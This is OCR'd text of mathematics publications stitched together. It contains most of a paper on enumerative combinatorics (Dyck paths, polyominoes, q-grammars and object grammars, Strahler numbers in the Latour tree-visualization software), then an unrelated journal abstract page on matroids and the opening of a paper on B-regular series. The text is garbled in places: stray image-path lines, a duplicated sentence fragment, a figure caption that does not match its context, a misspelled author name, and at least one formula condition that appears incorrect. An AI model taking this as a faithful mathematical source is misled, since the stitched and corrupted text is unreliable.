We now consider the set of paths in $\mathbb{N}\times\mathbb{N}$ which are sequences of points $(s_0, s_1, \ldots, s_n)$. The pairs (s_i, s_{i+1}) are called elementary steps. They are North-East (South-East, respectively) if $s_i = (k,k')$ and $s_{i+1} = (k+1, k'+1)$ (respectively, $s_{i+1} = (k+1, k'-1)$). The height of the step s_i is k'. These paths are




FIGURE 3.1. Euler proof for $n = 6$, $s_n = 49$.

clearly in bijective correspondence with Dyck words: Simply follow the path from s_0 to s_n, encoding each NE step by x, and each SE step by y. The word obtained in this manner is a Dyck word if and only if $s_0 = (0,0)$ and $s_n = (\lfloor n/2 \rfloor, 0)$. The corresponding path is frequently referred to a Dyck path. Another subject where the Schützenberger methodology gives good results is that of polyomino enumeration. For surveys, we refer the interested reader to [7, 18, 31]. A polyomino can be described as a finite connected union of cells (unit squares) in the plane $\mathbb{N} \times \mathbb{N}$, without cut points. A column (row, respectively) of a polyomino is the intersection of the polyomino with an infinite vertical (horizontal, respectively) strip of cells. A polyomino is column-convex (row-convex, respectively) if every column (row, respectively) is connected. A skew polyomino is both row- and column-convex and for each one of its columns there is

- no column on its right with a cell lower than its lowest cell,
- no column on its left with a cell higher than its highest cell.

An analysis of these constraints leads to an alternate definition of a skew polyomino, as a pair of integer sequences $(a_1, \ldots, a_n)$ and $(b_1, \ldots, b_{n-1})$, where a_i is the number of cells belonging to the ith column and $b_i + 1$ is the number of adjacent cells from columns i and $i + 1$. In Figure 3.1, is displayed a skew polyomino and the two sequences a and b. These two sequences can be viewed as the heights of the peaks (step North-East followed by a step South-East) and the heights of the troughs (step South-East followed by a step North-East) in a Dyck path. So encoding a skew polyomino by a Dyck word is straightforward and it is easy to deduce the next result.

THEOREM 3.5. *The number of skew polyominos whose perimeter equals* $2n + 2$ *is the Catalan number* C_n.

This result was already known a long time ago. The bijection from the Schützenberger methodology merely explains combinatorially the link between




FIGURE 4.1. A Ferrer diagram.

polyominos and Catalan numbers. The first new result [12], in enumerative combinatorics obtained by this methodology, pertains to convex polyominos.

THEOREM 3.6. *The number p_{2n} of convex polyominos having a perimeter $2n+8$ is*

$$p_{2n} = (2n+11)4^n - 4(2n+1)\binom{2n}{n}.$$

This result was first proved with bijection with languages constructed from Dyck one and heavy computations. A totally bijective proof was given by Mireille Bousquet-Mélou [5].

4. Extension of DSV-methodology

4.1. *Q*-**grammars.** The study of compilers in computer science shows that the semantic attribute method described by Irons [20, 21] and then by Knuth [22] allows the translation of words from an algebraic language. Most of the resulting translations, however, are not algebraic languages. In the context of enumerative combinatorics, the same set of objects may lead to an algebraic generating function if counted according to a certain parameter, and to a nonalgebraic one if counted according to another. For example, the generating function for Ferrers diagrams (that is representation of partition of an integer, see Figure 4.1) is algebraic according to the perimeter of the diagram

$$f(x) = \frac{x^2}{1-2x}$$

and not algebraic according to the number of cells

$$f(q) = \prod_{i=1}^{\infty} \frac{1}{1-q^i}.$$

The interest presented by the attribute method lies in the fact that translation is defined locally, on each production rule of the grammar. Formally, in the combinatorics background, we have the

Definition 4.1. Let $G = (X,N,P,S)$ be a grammar. For each $U \in N$, an attribute family defined on G is given by a finite set T_U of attributes.

- Each attribute $\tau \in T_U$ has a domain D_τ; the cartesian product $\prod_{\tau \in T_U} D_\tau$ is denoted by $\mathcal{D}_U$;
- for each attribute $\tau \in T_U$ and for each derivation in P of U, $R : U \to w_0 U_1 \cdots U_k w_k$, a computation rule is defined $f_{\tau,R}$, that is a function from $\mathcal{D}_{U_1} \times \cdots \times \mathcal{D}_{U_k}$ into D_τ.

$(G,(T_U)_{U\in N})$ is called an attribute grammar.

For each word $w \in L(G)$, and each attribute τ, the function describes the recursive computation of $\tau(w)$.

It can be shown (see [9]) that if the attribute system is well defined (in a sense that we will not explain here), then a system of q-equations can be obtained directly from the q-grammarattribute grammar. Adding attributes to a grammar introduces nonalgebraic substitutions in the commutative equations. Here, we just give a trite example.

Example 4.2. The language coding Ferrers diagrams is the language encoding their profile by means of words of the form $w = aub$ written on the alphabet $\{a,b\}$. A grammar for this language is

$$G = \langle \{S,L\}, \{a,b\}, \{S \longrightarrow aLb, L \longrightarrow aL, L \longrightarrow bL, L \longrightarrow \epsilon\}, S \rangle.$$

The attribute grammar (G,τ) defined below computes the number of cells based on this encoding:

$$\begin{aligned}
S \longrightarrow aLb, &\qquad \tau(S) = q^{|\tau(L)|_a + |\tau(L)|_b + 1} ab\tau(L),\\
L \longrightarrow aL, &\qquad \tau(L) = q^{|\tau(L)|_b} a\tau(L),\\
L \longrightarrow bL, &\qquad \tau(L) = b\tau(L),\\
L \longrightarrow \epsilon, &\qquad \tau(L) = 1.
\end{aligned}$$

It is easy to show that the system of q-equations is

$$\begin{aligned}
S(a,b;q) &= qaL(aq,bq;q)b,\\
L(a,b;q) &= aL(a,bq;q) + bL(a,b;q) + 1,
\end{aligned}$$

from which one can deduce the well-known generating function

$$s(a,b;q) = \sum_{n=0}^{\infty} \frac{a^n q^{n+1}}{(1-qb)(1-q^2b)\cdots(1-q^{n+1}b)}.$$

Systems of q-equations can be obtained by this method, but solving them remains challenging even in cases when they give very nice results (see [11]). We must point out a general solution for q-equation given by M. Bousquet-Mélou in [6].




FIGURE 4.2. An object grammar for skew polyominoes.

4.2. Object grammars. Another extension of the DSV-methodology is object grammars, due to Dutour and Fédou [15]. They describe a Schützenberger method without word that is based only on the unambigous recursive decomposition of the combinatorial objects. Other methods have a similar approach see [17]. We give a definition, then we describe some applications. Let $\mathscr{E}$ a set of combinatorial objects.

DEFINITION 4.3. Let $\{E_i\}_{i=1,k}$ and E be subsets of $\mathscr{E}$. An object operation is an application from $E_1 \times E_2 \times \cdots \times E_k$ in E.

DEFINITION 4.4. An object grammar is a 4-tuple $G = \langle \mathscr{F}, \mathscr{T}, P, \int \rangle$ such that
- $\mathscr{F}$ is a set of subsets of $\mathscr{E}$,
- $\mathscr{T}$ is a finite set of terminal objects in $\mathscr{E}$,
- P is a set of object operations defined on k-tuples of $\mathscr{F}$ with value in $\mathscr{F}$,
- $\int$ is in $\mathscr{F}$ and is called axiom.

Clearly if $\mathscr{T}$ is an alphabet and $\mathscr{E} = \mathscr{T}^*$, then an algebraic language can be defined by an object grammar. As for algebraic language, one can define the derivation of an object from $\int$ in the object grammar G.

EXAMPLE 4.5. We come back to skew polyominoes. Let $\mathscr{E}$ be the set of polyominoes, and let $\mathscr{S}$ be the set of skew polyominoes. We define
- $\mathscr{F} = \{\mathscr{S}\}$,
- $\mathscr{T} = \{\square\}$, that is, the polyomino with only one cell,
- $\int = \mathscr{S}$.

Let O_1 and O_2 be skew polyominoes, then the objects operations are the following:
- ϕ_1 consists of adding to O_1 a column with one cell on its left in order to get a new skew polyomino,
- ϕ_2 consists of adding one cell to each column of O_1,
- ϕ_3 consists of gluing two polyominoes O_1 and O_2 by the rightmost upper cell of O_1 and the leftmost downer cell of O_2.

Clearly, we have the recursive equation

$$\mathscr{S} = \square + \phi_1(\mathscr{S}) + \phi_2(\mathscr{S}) + \phi_3(\phi_2(\mathscr{S}), \mathscr{S})$$

that is pictured in Figure 4.2.




FIGURE 4.3. A view of the Latour software.

In enumerative combinatorics, Catalan numbers and Dyck words are involved in a lot of constructions. One central result in objects grammars enlightens this fact.

Let $G = \langle \mathcal{F}, \mathcal{T}, P, \int \rangle$ be an object grammar such that $\mathcal{F} = \mathcal{D}$. Dutour and Fédou associate a characteristic polynomial $g(x)$ to G. We define it for a one-dimensional system. It is obtained by substituting in the right part of the rule associated to $\mathcal{D}$ each occurence of $\mathcal{D}$ by x and each terminal object by 1, forgetting the object operations.

EXAMPLE 4.6. From the previous equation, we get $g(x) = 1 + 2x + x^2$.

Using the notion of substitution and constructing the solution, Dutour and Fédou proved the following theorem.

THEOREM 4.7. *Two one-dimensional grammars of degree almost two are isomorphic by the substitution process.*

As a consequence, for a large class of combinatorial objects, bijections can be constructed from the Dyck language. Nice examples are given in [15]. Of course, the notion of a polynomial can be extended to a system having higher degree than one. Moreover, they give an efficient tool for the random generation of objects. The Maple package is available at

http://dept-info.labri.u-bordeaux.fr/~dutour/QALGO

5. Application to information visualization. In this section, we describe the software Latour [19] developped by CWI and LaBRI. This software deals with tree visualization. The problem of displaying and interacting with large set of information can be abstracted to the same problem for graphs. Latour is devoted to the special case of tree. A lot of software try to have a very good drawing of the structure, [13]. The scale of information visualization raises




FIGURE 5.1. Strahler number computation for binary trees.

up structures having frequently several thousands of nodes. Insteed of trying to solve the complete problem, the Latour's approach is to use enumerative combinatorics in order to construct tools for exploring or folding parts of the structure.

In Figure 4.3, a tree is shown with Latour menus. The main goal in Latour is to construct measures on the tree that help the user in watching information. Here, we want to enlighten only two measures: Guiding the user in a zoom function and folding automatically subtrees that are too big or too small.

5.1. Strahler numbers as a user guide. Strahler numbers are very classical numbers in lots of fields as biology, computer science [31]. They were defined by the geographers Norton and Strahler in order to give a mathematical definition for fluvial bassin. The definition for Strahler numbers on binary trees can be done as follow.

DEFINITION 5.1. Let $b = (\text{root}(b), L(b), R(b))$ be a binary tree. To each node $v \in b$, the Strahler number $S(v)$ of v is

- if v is a leaf then $S(v) = 1$,
- if $S(\text{root}(L(b))) = S(\text{root}(R(b)))$ then $S(v) = S(\text{root}(L(b))) + 1$,
- else $S(v) = \max(S(\text{root}(L(b))), S(\text{root}(R(b))))$.

The Strahler number of the tree is $S(\text{root}(b))$.

An example is displayed on Figure 5.1. Many extensions of Strahler numbers can be set for plane trees. One of them, due to Fédou, is meaningful according to the computer science definition that is the minimum number of registers for computing an arithmetical expression [8]. In this case, the Strahler numbers are rather given by an algorithm than by a formula. Roughly, the value of the






FIGURE 5.2. Strahler number computation for plane trees.




(a) Simple view.




(b) Simple zoom view.

FIGURE 5.3. Views from latour.

leaves are 1. Suppose that a vertex v of the tree has sons $v_1, v_2, \ldots, v_k$ then rank the $v_{i\,i=1\ldots k}$ in decreasing order, it gives a list of values $u(i)_{i=1\ldots k}$. Then



(a) Strahler view.




(b) Strahler zoom.

FIGURE 5.4. Views from latour.


do

```
s:=u(1);
free:=u(1)-1;
for i from 2 to k do
  if free<u(i) then s:=s+1
               else free:=free-1
  fi
od;
```

Then the variable s contains the value of $S(v)$ (see Figure 5.2).



(a) Tree before folding.



(b) Tree after folding confidence level 5%.

FIGURE 5.5. Latour: a fold.

A part of the mathematical study of this parameter on trees, coloring edges according to this parameter in a tree visualization software guide the user during a zoom. It shows him which relative importance has the zoom window in the whole tree. We have experimented this technic in several fields (data structures for compilers, file hierarchical systems, …). In Figure 5.3 (respectively, Figure 5.4), we give two views of the same tree with zoom without (respectively, with) Strahler measure.

5.2. Folding trees using leaves numbers. The number of leaves of a plane tree is a very classical parameter. We have the well-known result.

THEOREM 5.2. *The number of tree B having n nodes and k leaves is*

$$C_{n,k} = \frac{1}{n-1}\binom{n-1}{k}\binom{n-1}{k-1}.$$

Let f_n be the random variable number of leaves in a tree having n nodes. Then, as soon as n is greater than 10, f_n as a normal distribution with mean $n/2$ and standard deviation $\sqrt{(n/8)}$. This approximation can be deduced based on a much more general (and highly nontrivial) theorem described in a paper of M. Dmrota [14].

In Latour, we use this distribution for folding automatically subtrees that are "unusually" large or small with respect to the number of leaves. We must point out, that, at this stage, we do not take into account the number of leaves of the full tree. This can change drastically the probability law. In the future, the fold tool will offer to the user to take into account the number of leaves in the general tree and also two others features:

- the maximum degree of the nodes,
- the maximal length of paths such that each node has only one son.

Anyway, users agree on this tool. In Figure 5.5, we show the folding effect. The Latour software is available at http://www.cwi.nl/InfoVisu.

References

[1] *Mupad distribution*, http://www.mupad.de.

[2] *Waterloo Maple Company*, http://www.maplesoft.com.

[3] A. Aho and J. Ullman, *Introduction to Automata Theory, Languages, and Computation*, Addison-Wesley Publishing Co., 1979.

[4] J. Berstel, *Transductions and Context-Free Languages*, Leitfaeden der angewandten Mathematik und Mechanik LAMM [Guides to Applied Mathematics and Mechanics], vol. 38, B. G. Teubner, Stuttgart, 1979. MR 80j:68056. Zbl 424.68040.

[5] M. Bousquet-Mélou, *Codage des polyominos convexes et équations pour l'énumération suivant l'aire* [*Coding the convex polyominoes and equations for the enumeration according to the area*], Discrete Appl. Math. **48** (1994), no. 1, 21–43 (French). MR 95j:05018. Zbl 788.05020.

[6] ———, *A method for the enumeration of various classes of column-convex polygons*, Discrete Math. **154** (1996), no. 1-3, 1–25. MR 97g:05007. Zbl 858.05006.

[7] M. Delest, *Polyominoes and animals: Some recent results*, J. Math. Chem. **8** (1991), no. 1-3, 3–18, Mathematical chemistry and computation (Dubrovnik, 1990). MR 93e:05024.

[8] M. Delest, J. P. Domenger, P. Duchon, and J. M. Fédou, *Strahler numbers for plane trees*, submitted to FPSAC01.

[9] M. Delest and P. Duchon, *Exploration de paramčtres combinatoires inconnus par des Q-grammaires*, SFCA'99, Barcelone, 1999, pp. 158–167.

[10] M.-P. Delest, *Generating functions for column-convex polyominoes*, J. Combin. Theory Ser. A **46** (1988), no. 1, 12–31. MR 89e:05013. Zbl 736.05030.

[11] M.-P. Delest and J. M. Fedou, *Enumeration of skew Ferrers diagrams*, Discrete Math. **112** (1993), no. 1-3, 65–79. MR 94b:05223. Zbl 778.05002.

[12] M. P. Delest and G. Viennot, *Algebraic languages and polyominoes enumeration*, Automata, languages and programming (J. Diaz, ed.), Lect. Notes Comput. Sci., vol. 154, Springer-Verlag, New York, 1983, Proceedings of the 10th colloquium held in Barcelona, Spain, July 18–22, 1983, pp. 173–181. MR 84m:68063. Zbl 577.05023.

[13] G. Di Battista, P. Eades, R. Tamassia, and I. G. Tollis, *Algorithms for drawing graphs: an annotated bibliography*, Comput. Geom. **4** (1994), no. 5, 235–282. CMP 1 303 232. Zbl 804.68001.

[14] M. Drmota, *Asymptotic distributions and a multivariate Darboux method in enumeration problems*, J. Combin. Theory Ser. A **67** (1994), no. 2, 169–184. MR 95d:05013. Zbl 801.60016.

[15] I. Dutour and J. M. Fédou, *Object grammars and bijections*, LaBRI publication, 1164–97.

[16] P. Flajolet, *Ambiguity and transcendence*, Automata, languages and programming (W. Brauer, ed.), Lecture Notes in Comput. Sci., vol. 194, Springer, New York, 1985, Proceedings of a 12th international colloquium held at Nafplion, Greece, July 15–19, 1985, pp. 179–188. MR 87c:68041. Zbl 571.68058.

[17] P. Flajolet, B. Salvy, and P. Zimmermann, *Automatic average-case analysis of algorithms*, Theoret. Comput. Sci. **79** (1991), no. 1, (Part A), 37–109, Algebraic and computing treatment of noncommutative power series (Lille, 1988). MR 92k:68049. Zbl 768.68041.

[18] A. J. Guttmann, *Planar Polygons: Regular, Convex, Almost Convex, Staircase and Row Convex*, AIP Conference Proceedings, vol. 248, 1992.

[19] I. Herman, M. Delest, and G. Melançon, *Tree visualization and navigation clues for information vizualization*, Computer Graphics Forum **17** (1998), no. 2, 153–165.

[20] E. T. Irons, *A syntax directed compiler for ALGOL 60*, Commun. ACM **4** (1961), 51–55. Zbl 103.34904.

[21] ———, *Towards more versatile mechanical translators*, Proc. Sympos. Appl. Math. **15** (1963), 41–50. Zbl 124.33408.

[22] D. E. Knuth, *Semantics of context-free languages*, Math. Systems Theory **2** (1968), 127–145. Zbl 169.01401.

[23] M. Nivat, *Transductions des langages de Chomsky*, Ann. Inst. Fourier (Grenoble) **18** (1968), no. 1, 339–456 (French). MR 38#6909. Zbl 313.68065.

[24] J. Riordan, *Combinatorial identies*, Robert E. Krieger Publishing Co., 1979.

[25] M. P. Schützenberger, *Certain elementary families of automata*, Proc. Sympos. Math. Theory of Automata (New York, April 24–26, 1962), Polytechnic Press of Polytechnic Inst. of Brooklyn, Brooklyn, New York, 1963, pp. 139–153. MR 29#5696. Zbl 221.94080.

[26] M. P. Schützenberger, *Contect-free languages and pushdown automata*, Inform. and Control **6** (1963), 246–264.

[27] N. J. Sloane, *Sloane's On-Line Encyclopedia of Integer Sequences, http://www.research.att.com/~njas/sequences/eisonline.html*.

[28] G. Viennot and M. Vauchaussade de Chaumont, *Enumeration of RNA secondary structures by complexity*, Mathematics in biology and medicine, Proc. Int. Conf., Bari, Italy, 1983, Lect. Notes Biomath., 1985, pp. 360–365. Zbl 579.92012.

[29] G. X. Viennot, *Trees*, Mots, Lang. Raison. Calc., Hermès, Paris, 1990, pp. 265–297. MR 94i:05027.

[30] X. Viennot, May 1991, private communication with M. P. Schützenberger.

[31] ———, *A survey of polyominoes enumeration*, Actes SFCA'92 (Montréal) (P. Leroux and C. Reutenauer, eds.), 1992, pp. 399–420.

[32] Herbert S. Wilf, *Generatingfunctionology*, Academic Press, MA, 1994. MR 95a:05002.

A bijection between directed column-convex polyominoes and ordered trees of height at most four

This item was put here on June 9, 2001. Coauthor is E. Deutsch

---

helmut@gauss.cam.wits.ac.za,

This paper is available in the TeX-, Dvi-, and PostScript format.

- 

- 

- 

 (Back to List of Papers)

Discrete Mathematics & Theoretical Computer Science

Volume 5 n° 1 (2002), pp. 181-190

author: W.M.B. Dukes

title: On a Unimodality Conjecture in Matroid Theory

keywords: Matroid Theory, Unimodality Conjecture, Rank-2 matroids, Rank-3 matroids

abstract: A certain unimodal conjecture in matroid theory states the number of rank-*r* matroids on a set of size *n* is unimodal in *r* and attains its maximum at r=• n/2 •. We show that this conjecture holds up to *r=3* by constructing a map from a class of rank-2 matroids into the class of loopless rank-3 matroids. Similar inequalities are proven for the number of non-isomorphic loopless matroids, loopless matroids and matroids.

If your browser does not display the abstract correctly (because of the different mathematical symbols) you can look it up in the PostScript or PDF files.

reference: W.M.B. Dukes (2002), On a Unimodality Conjecture in Matroid Theory, *Discrete Mathematics and Theoretical Computer Science* 5, pp. 181-190

bibtex: For a corresponding BibTeX entry, please consider our BibTeX-file.

ps.gz-source: dm050112.ps.gz (34 K)

ps-source: dm050112.ps (98 K)

pdf-source: dm050112.pdf (105 K)

The first *source* gives you the `gzipped' PostScript, the second the plain PostScript and the third the format for the Adobe accrobat reader. Depending on the installation of your web browser, at least one of these should (after some amount of time) pop up a window for you that shows the full article. If this is not the case, you should contact your system administrator to install your browser correctly.

Due to limitations of your local software, the two formats may show up differently on your screen. If eg you use xpdf to visualize pdf, some of the graphics in the file may not come across. On the other hand, pdf has a capacity of giving links to sections, bibliography and external references that will not appear with PostScript.

Automatically produced on Mon Aug 5 22:18:13 CEST 2002 by falk

Postcript format

Algebraic Aspects of B-regular Series

Ph. Dumas

Algorithms Project,
INRIA Rocquencourt BP 105,
78153 Le Chesnay Cedex, France

Abstract. This paper concerns power series of an arithmetic nature that arise in the analysis of divide-and-conquer algorithms. Two key notions are studied: that of B-regular sequence and that of Mahlerian sequence with their associated power series. Firstly we emphasize the link between rational series over the alphabet $\{x_0, x_1, \ldots, x_{B-1}\}$ and B-regular series. Secondly we extend the theorem of Christol, Kamae, Mendès France and Rauzy about automatic sequences and algebraic series to B-regular sequences and Mahlerian series. We develop here a constructive theory of B-regular and Mahlerian series. The examples show the ubiquitous character of B-regular series in the study of arithmetic functions related to number representation systems and divide-and-conquer algorithms.

The interest of 2-regular sequences comes from their presence in many problems which touch upon the binary representation of integers or divide-and-conquer algorithms, like sum-of-digits function, number of odd binomial coefficients, Josephus problem, mergesort, Euclidean matching or comparison networks. This explains why we study B-regular sequences that formalize the sequences which are solutions of certain difference equations of the divide-and-conquer type. In other words we want to show that B-regular series (i.e. generating functions of B-regular sequences) are as important in computer science as rational functions are common in mathematics.

Many properties of B-regular sequences like closure properties or growth properties have been established by Allouche and Shallit. In particular they showed that there is a link between B-regular sequences and rational series in the sense of formal language theory. The transition from one to another uses the B-ary representation of integers. There is already a long tradition about recognizable sets and automatic sequences.

The link provides us with the well known machinery of rational series and the first part of the paper is devoted to the illustration of its use. For example we introduce the Hankel matrix of a regular series. This is the practical way to find the rank of a regular series, to exhibit minimal recurrence relations or to build up linear representations.

In the second part we compare B-regular series and Mahlerian series. Our goal is to extend the theorem of Christol, Kamae, Mendès France and Rauzy [6], which asserts that q-automatic series with coefficients in the finite field $\mathbb{F}_q$ are exactly algebraic series. To that purpose we introduce a more general notion

[6], which asserts that q-automatic series with coefficients in the finite field $\mathbb{F}_q$ are exactly algebraic series. To that purpose we introduce a more general notion of Mahlerian series. We prove in particular that B-regular series are Mahlerian series.

The reciprocal is more intricate but most useful. Indeed the theorem of Christol *et alii* is not adequate for theoretical computer science where the sequences have elements that are integer rather than elements of a finite fields. We give a partial answer to this problem, that permits to cover numerous cases of application.

In all the examples we have aimed at making the computations effective.

It is worth noting that we concentrate here on one facet of B-regular sequences, their algebraic closure properties. A complementary point of vue is the study of asymptotic behaviour of these sequences. One will find numerous examples in [9, 10].

1 Rational Series and B-regular Series

The properties of B-regular series come mainly from the properties of rational series in non commutative indeterminates and we build up a catalog where each notion about B-regular series is a translation of the corresponding notion about rational series. In view of the richness of the subject we limit ourselves to the essentials.

Let us begin with an example which gives the flavour of 2-regular series.

Example 1. Let us assume that we want to go from 0 to an integer n by leaps whose lengths are power of 2 and directions are forward or backward. The shortest path has a length w_n which may be defined by the conditions $w_0 = 0$, $w_n = 1$ if $n = 2^q$ and $w_n = 1 + \min(w_{n-2^k}, w_{2^{k+1}-n})$ if $2^q < n < 2^{q+1}$. For example we find $w_{14} = 2$ because $14 = 16 - 2$.

Another way to obtain this sequence (w_n) is to consider the two square matrices

$$A_0 = \begin{pmatrix} 1 & 0 & 0 & -1 \\ 0 & 0 & 0 & 1 \\ 0 & 1 & 1 & 1 \\ 0 & 0 & 0 & 0 \end{pmatrix}, \quad A_1 = \begin{pmatrix} 0 & 0 & -1 & 0 \\ 1 & 0 & 1 & 0 \\ 0 & 0 & 1 & 0 \\ 0 & 1 & 0 & 1 \end{pmatrix}$$

and the row and column matrices

$$\lambda = \begin{pmatrix} 0 & 1 & 1 & 2 \end{pmatrix}, \quad \gamma = \begin{pmatrix} 1 & 0 & 0 & 0 \end{pmatrix}^T.$$

